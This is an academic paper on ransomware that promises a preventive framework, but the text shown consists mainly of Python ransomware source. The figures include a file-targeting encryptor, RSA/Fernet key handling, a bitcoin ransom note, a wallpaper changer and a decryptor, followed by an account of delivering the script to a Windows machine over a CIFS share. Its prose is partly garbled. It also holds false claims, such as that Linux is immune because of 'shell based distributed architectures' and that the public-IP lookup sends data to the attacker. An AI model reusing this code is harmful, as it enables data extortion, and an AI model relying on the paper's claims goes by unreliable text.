Webology (ISSN: 1735-188X)
Volume 19, Number 3, 2022

Behavioral Monitoring And Blocking Of A Cyber Malware Using Block Chain, Machine Learning & VAPT: A Result

Sulakshana B. Mane[1*], M. Z. Shaikh[2]

[*1]Assistant professor, Bharati Vidyapeeth College of Engineering, Navi Mumbai, India.

[2]Principal, Shri Bhagubhai Mafatlal Polytechnic, Irla, N.R.G Marg, Mumbai, India.

Abstract:
Security is extremely important role for users in terms of Digital India and Internet Era and IOT. Every user is now accessing data and moving towards digitization within the today's internet world, we are handing information everywhere within the organization due to handling huge number of knowledge, we face numerous problems of cyber malwares. One among the cyber malware is Ransom ware. When it spreads it's going to lock your machine and encrypts your machine, its impact performs various functions like confidential data stolen, data misuse and unauthorized access. The purpose of the literature review is to study the different countermeasures methodologies of Ransom ware attack. Referring the researched & implemented models around the subject the study shows that the Ransom ware attacks are real threat to the cyber world. Along with this, more than hundreds of thousand computer systems were attacked by massive cyber-attack that encrypt all the files and ask about ransom. This report provides understanding of ransom wares and preventative framework, which provides bridge between multiple research approaches, to create an intigratable, adoptable, flexible, secure and accountable approach to prevent an organization's sensitive and confidential information. This framework has the competence to help organizations, interdependent of their size, financial affordability and knowledge of the problem, to put across various lines of defense around the information and the systems. This framework will act little contribution towards the step towards countering the exponential growing impact of the same, against the technological adoption by the organizations and still remain vulnerable.

Keywords: Digital India, Cyber malware, Ransom ware, Security, Block chain, preventative framework

INTRODUCTION:

The two vital words "Ransom and Malware" are popularly said to realistically be the Fundamental pillar of ransom ware (Kiru, 2019; Chadha, 2017; Choi, 2008). To arbitrarily, Malware is typically a malicious software package or computer code that can intentionally infect a specific computer to intentionally destroy or carefully lock your observed data (Gandhi, 2017). Ransom ware is invariably a specific type of malware that naturally restricts the convenient access of efficient machines' accurate data to its user. Ransom ware is the predictably notable type of malware used

by the attacker to attack or locks a user's system or data and asks the user to pay ransom to gain access to data or system (Zakaria, 2017; Kiru, 2019; Gandhi, 2017; Chong, 2017). Ransom ware is a real threat to systems that attackers can inject into a user's system and encrypt the user data or system by using encryption algorithms like AES, RSA or some modern-day ransom ware also uses a combination of symmetric and asymmetric algorithms for key encryption of specific user data or ideal system and then ask the unaware user to merely pay ransom for improperly accessing the used system or sensitive data by conspicuously displaying the unusual message about how you can get back your critical data, personal files or exploitative system (Moussaileb, 2018; Lee, 2017; Bhattacharya, 2017). Ransomware usually operates by properly locking the standard desktop of the prospective victim to accurately render the social system inaccessible to the aware user, or by encrypting, overwriting, or deleting the user's files from their storage drive encrypted Ransom ware unintentionally uses encrypted messages that purposely utilize an encryption scheme to block device files and demand a ransom from the unwary user to decrypt the blocked contents (Kok, 2019; Kolodenker, 2017; Bajpai, 2018). Locker room Ransom ware effectively locks the vulnerable victim's utilized computer in such a way that improper access to the personal desktop is tough. There are naturally two distinct categories of ransom ware that properly lock the automated machine and encrypt the accurate data (Gandhi, 2017; Adamov 2017; Andronio, 2015; Continella, 2016).

Objectives and Scope of Research Work

The main objective of this research is to bridge the outcomes of numerous researches in the domain of ransom ware and to design a consolidated preventative framework , which will not only work for preventing the occurrences of ransom ware but also could be universally used for preventing any files less attacks.

We have seen that most of the attacks happens due to either of the below mentioned reasons

1. Too much of technological dependencies
2. Deficiency of adequate technologies
3. Security base lining not present
4. Gap in base lining

For which, we understood that, to conquer any such complex attacks, it is important to have our fundamental grounds, hard enough to break and so, we plan to draft this preventive framework. For the first phase of our research, we have planned to point our focus on the attack workflow on windows based information processing systems and in the later phases of this research, we shall look into the possibilities of getting this attack executed in the other platforms.

Research Contribution

As mentioned above, my intention is to bridge between multiple research approaches, to create an intigratable, adoptable, flexible, secure and accountable approach to prevent an organization's sensitive and confidential information. This framework has the competence to help organizations, interdependent of their size, financial affordability and knowledge of the problem, to put across various lines of defense around the information and the systems. This framework will act as my humble contribution towards the step towards countering the exponential growing impact of the same, against the technological adoption by the organizations and still remain vulnerable.

Experimental Analysis

Section A: Anatomy of Ransom ware

Ransom ware is a highly complicated attack, which has the potential of changing the state of the information thereby making it unreadable and unusable in all ways. The attack works in various phases, which can be explained as under



Figure 1: Ransom ware Phases

Each above mentioned phase, forms a platform to form the next phase and hence, a detailed explanation of the same, is mentioned below



Figure 2: Ransom ware Phases - Explained

Ransom ware is not a single-pointed attack, which can be identified using a straight forwarded approach, but it is a combination of multiple attacks using multiple trusted products / service, which an operating system trusts, while communicating with them and hence, it is very difficult to pin point the exact cause of the same. To understand the anatomy clearly, we have to understand the building blocks of the ransom ware bot. Any ransom ware bot is made up of below mentioned components

a. **Encryptor** – Engine carrying the encryption algorithm, which is responsible for encrypting the data blocks and pass the command to the key generator module for the generation of the decryption key
b. **Key Generator** – Engine responsible to commit above specified symmetric encryption by generating, a common key, which is passed to the attacker. The algorithm of this key can range from known and available algorithms or customised algorithms, but in any case, reverse engineering is not possible, even after the key is intercepted.
c. **Decryptor** – Engine responsible for performing the decryption of the data blocks through the generated key [either attacker will do or the key will be passed]. In case, the key is corrupted or not handled properly, Decryptor will not be able to decrypt the files and there would be chances of data corruption.

Generic workflow of the attack

In our course of our research, we touched upon various ransomware variants starting from Wanna Cry to Loki and even after, to study the line of action of the same. We observed that, some of the earlier variants generally targeted the file system of the operating system and start identifying the data objects and encrypt the same. These were those initial block system encryption, which could be related with the traditional file based encryption / disk based encryption.

It is important to note that the encryption patterns of these variants differed at some levels, where the trajectory of the same was not uniform, in this there were broadly 2 encryption flows were identified

a. **Linear encryption** – where the encryptor followed a linear line of encryption, which were easy to control. This type of encryption took time to manifest and could be controlled easily.
b. **Random encryption** – where encryptor, encrypted random payloads. These type of encryption was fast to track and do not followed a notable line to action, which made it hard to predict and control. Therefore, the risk capacity of the above mentioned patterns was derived from the impact it made vs. the easiness of its containment. To understand further on various aspects, we need to understand more on the workflow on how the attack manifests? Below mentioned artifact, shows the attack workflow. This was derived after, a thorough study of how different variants worked in general situation. Also to be noted that, though the attack workflow remained similar throughout, but it was derived in the later variants that the scope of infection shifted from openness to more specific scope. Variants [post Loki] showed a unique target pattern of encrypting system files [C:/windows/system32/*] there by corrupting the basic operating system of a machine and thereby crashing the same.



Figure 3: Ransom ware Attack Workflow

Now that, we have understood the workflow of the attack, lets understand each and every components separately. These components play an important role in executing the attack is a stealth mode. We have already understood various encryption patterns and now we would understand the integration of above mentioned components to execute the entire attack. The integration of the same, would define the speed and accuracy of the attack, along with the key generation technique of the same.

Encryptor

Once the bot is injected into the victim machine, it manifests itself to attain much coverage in the victim's file system by identifying the data blocks. The identification mechanism happens with matching the identified filetypes / extensions with the one specified in the engine. Once there is a perfect match, the engine starts identifying the absolute pathof that data block.

Below mentioned code snippet, will highlight both data block type and data block path identification process.

```
class RansomWare:


    # File exstensions to seek out and Encrypt
    file_exts = [
        'txt',
        # We comment out 'png' so that we can see the RansomWare only encrypts specific files that we have chosen-
        # -and leaves other files un-ecnrypted etc.
        # 'png',

    ]
```

Figure 4: Data Block Type Match

This is the script, where the attacker can specify the maximum known filetypes [by providing comma separated values] for attaining wider coverage and impact.

```
    '''
    # Use sysroot to create absolute path for files, etc. And for encrypting whole system
    self.sysRoot = os.path.expanduser('~')
    # Use localroot to test encryption softawre and for absolute path for files and encryption of "test system"
    self.localRoot = r'D:\Coding\Python\RansomWare\RansomWare_Software\localRoot' # Debugging/Testing

    # Get public IP of person, for more analysis etc. (Check if you have hit gov, military ip space LOL)
    self.publicIP = requests.get('https://api.ipify.org').text
```

Figure 5: Data Block Path Identification

Once the data blocks are identified, their absolute paths are identified because absolute paths are much faster and accurate than relative paths. It is also visible that, once the paths are identified, the information is sent back through an auto-channel, created by identifying the public ip of the victim machine. This channel will be used to further communication and key exchanges between the victim and the attacker. The public ip is gathered by resolving the DNS entry of your web exposed entity like websites etc. The attacker identifies the public IP through a recon attack and

put it as a value in the above function. This is a trigger based attacker, where the encryption happens once the entire list of data points are identified and stored. On-run identification of the data points, do not happen.

Key Generation

Once receiving all information, the attacker imitates the encryption process. The complexity and the heaviness of the encrypted payload will be derived from the algorithm used and the size of the key used for the same.

```
# [SYMMETRIC KEY] Fernet Encrypt/Decrypt file - file_path:str:absolute file path eg, C:/Folder/Folder/Folder/Filename.txt
def crypt_file(self, file_path, encrypted=False):
    with open(file_path, 'rb') as f:
        # Read data from file
        data = f.read()
        if not encrypted:
            # Print file contents - [debugging]
            print(data)
            # Encrypt data from file
            _data = self.crypter.encrypt(data)
            # Log file encrypted and print encrypted contents - [debugging]
            print('> File encrpyted')
            print(_data)
        else:
            # Decrypt data from file
            _data = self.crypter.decrypt(data)
            # Log file decrypted and print decrypted contents - [debugging]
            print('> File decrpyted')
            print(_data)
    with open(file_path, 'wb') as fp:
        # Write encrypted/decrypted data to file using same filename to overwrite original file
        fp.write(_data)

# [SYMMETRIC KEY] Fernet Encrypt/Decrypt files on system using the symmetric key that was generated on victim machine
def crypt_system(self, encrypted=False):
    system = os.walk(self.localRoot, topdown=True)
    for root, dir, files in system:
        for file in files:
            file_path = os.path.join(root, file)
            if not file.split('.')[-1] in self.file_exts:
                continue
            if not encrypted:
                self.crypt_file(file_path)
            else:
                self.crypt_file(file_path, encrypted=True)
```


Figure 6: Encryption Engine

Above code snippet, shows the encryption cycle of the identified data blocks. Like in most of the encryption cases, the bot also uses asymmetric mode of encryption, which means, one pair of keys [private + public] are generated for both encryption and decryption

```
# Imports
from cryptography.fernet import Fernet # encrypt/decrypt files on target system
import os # to get system root
import webbrowser # to load webbrowser to go to specific website eg bitcoin
import ctypes # so we can intereact with windows dlls and change windows background etc
import urllib.request # used for downloading and saving background image
import requests # used to make get reqeust to api.ipify.org to get target machine ip addr
import time # used to time.sleep interval for ransom note & check desktop to decrypt system/files
import datetime # to give time limit on ransom note
import subprocess # to create process for notepad and open ransom  note
import win32gui # used to get window text to see if ransom note is on top of all other windows
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
import base64
import threading # used for ransom note and decryption key on dekstop
```

Figure 7: Asymmetric Key Dependencies

```
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
import base64

# Generates RSA Encryption + Decryption keys / Public + Private keys
key = RSA.generate(2048)

private_key = key.export_key()
with open('private.pem', 'wb') as f:
    f.write(private_key)

public_key = key.publickey().export_key()
with open('public.pem', 'wb') as f:
    f.write(public_key)
```

Figure 8: Asymmetric Key Generation

The actual interpretation of this script is not to limit the understanding to one encryption algorithm but to attain clarity that the attacker can use any encryption algorithm [for research perspective, we used RSA]. To increase the complexity further, attacker can build their own algorithm, which will be difficult to intercept.

Ransom Note and Decryptor:

Upon successful completion of the encryption process and the key is received by the attacker, a notification is sent on the victim's screen, notifying the user that, his/her data has been encrypted and decryption can happen only after the ransom is paid in bit coins.

```
change_desktop_background(self):
imageUrl = 'https://images.idgesg.net/images/article/2018/02/ransomware_hacking_thinkstock_903183876-100749989-large.jpg'
# Go to specif url and download+save image using absolute path
path = f'{self.sysRoot}Desktop/background.jpg'
urllib.request.urlretrieve(imageUrl, path)
SPI_SETDESKWALLPAPER = 20
# Access windows dlls for funcionality eg, changing dekstop wallpaper
ctypes.windll.user32.SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0, path, 0)
```

Figure 9: Victim Desktop Setting

In the above code snippet, the ransom note is being prepared, by taking a the image from some other domain. In practical scenario, these are parked domains and being activated only when some action needs to be done. There is a call back established to that domain and it is, expected that by intercepting the call back, one can reach that domain.

```
    def ransom_note(self):
        date = datetime.date.today().strftime('%d-%B-Y')
        with open('RANSOM_NOTE.txt', 'w') as f:
            f.write(f'''
The harddisks of your computer have been encrypted with an Military grade encryption algorithm.
There is no way to restore your data without a special key.
Only we can decrypt your files!

To purchase your key and restore your data, please follow these three easy steps:

1. Email the file called EMAIL_ME.txt at {self.sysRoot}Desktop/EMAIL_ME.txt to GetYourFilesBack@protonmail.com

2. You will recieve your personal BTC address for payment.
   Once payment has been completed, send another email to GetYourFilesBack@protonmail.com stating "PAID".
   We will check to see if payment has been paid.

3. You will receive a text file with your KEY that will unlock all your files.
   IMPORTANT: To decrypt your files, place text file on desktop and wait. Shortly after it will begin to decrypt all files.

WARNING:
Do NOT attempt to decrypt your files with any software as it is obselete and will not work, and may cost you more to unlcok your files.
Do NOT change file names, mess with the files, or run decryption software as it will cost you more to unlock your files-
-and there is a high chance you will lose your files forever.
Do NOT send "PAID" button without paying, price WILL go up for disobedience.
Do NOT think that we wont delete your files altogether and throw away the key if you refuse to pay. WE WILL.
''')
```

Figure 10: Ransom Note

Decryptor engine is an essential component in this workflow, where it is responsible for bringing the encrypted data blocks back in the actual state. The management of the keys is equally important in this case, as based on the key provided to this engine; the decryption process is initiated and executed

```
with open('EMAIL_ME.txt', 'rb') as f:
    enc_fernet_key = f.read()
    print(enc_fernet_key)

# Private RSA key
private_key = RSA.import_key(open('private.pem').read())

# Private decrypter
private_crypter = PKCS1_OAEP.new(private_key)

# Decrypted session key
dec_fernet_key = private_crypter.decrypt(enc_fernet_key)
with open('PUT_ME_ON_DESKTOP.txt', 'wb') as f:
    f.write(dec_fernet_key)

print(f'> Private key: {private_key}')
print(f'> Private decrypter: {private_crypter}')
print(f'> Decrypted fernet key: {dec_fernet_key}')
print('> Decryption Completed')
```

Figure 11 Decryption Engine

From the above mentioned code snippet, it can be seen that, the private key, which is used for decryption, generated by key generator engine, is provided here to initiate the decryption process.

Experiment workflow

To meet the main objectives of this research, we created the below mentioned workflow

2 machines were taken – Ubuntu 18.04 LTS and Windows 10 Professional

Case 1: Ubuntu machine was made victim

Ransom ware scripts were downloaded in the same and were executed to see the infection. The script didn't execute, because of the inherent architecture of the Linux operating system, which concluded that ransom ware do not infect shell based distributed architectures. We shall be studying more on the possibilities of the same in our "Future Scope" of this research.

Case 2: Ubuntu machine was made an attacker

a. To make this experiment more fruitful, we mounted a windows share with Linux, to represent it as a file server.



Figure 12: CIFS Windows Mount

b. The ransom ware script was downloaded in the attacker's system



Figure 13: Ransom ware Script on Attacker's Machine

The attacker unzips the file and generates the public – private key pair

Figure 14: Asymmetric key pair generation

Attacker uses RSA encryption algorithm to generate a 2048 bit asymmetric key pair.

a. The attacker packages the ransom ware kit with the public key and sends the same to the victim's machine, by copying the same in the mounted folder, which there by syncs with the windows share folder

Figure 15: Asymmetric key pair packaged for victim

Figure 16: Ransom ware script shared to the victim through CIFS



Figure 17: Ransom ware script reflects on the victim's machine

The intent of doing this, is to replicate a peer to peer file transfer, as an "Indicator Of Compromise [IOC]". The rationale of selecting this IOC, is to compromise the trustworthiness between the

systems for transferring the attack.

c. The attacker zips the encryptor script with the public key and sends the same to the victim. The intent of the same is to encrypt the file format mentioned in the encryptor script with the use of public key and the attacker retains the private key with himself.



Figure 18: Ransom ware bundle for the victim

a. To demonstrate the encryption process, we have kept some sample files in the folder "local root" in the package. The sample files consists of both "txt" and "png" files and the success criteria of this execution is to check, the effectiveness of the script to pick the .txt files and encrypt and leave other files.



Figure 19: Local Root folder for encryption

In local root we have created a tree structure of the files, in order to demonstrate the multi-level encryption process. The intent is to show that the encryptor is capable to dig into any folder structure and encrypt the files which match the specified format.

a. The attacker then executes the ransomware.py script in the victim machine. For demonstration basis, we have limit the spread of this attack only to the localroot folder,

which means, it will encrypt only the files present inside the localroot and will not impact outside the same.

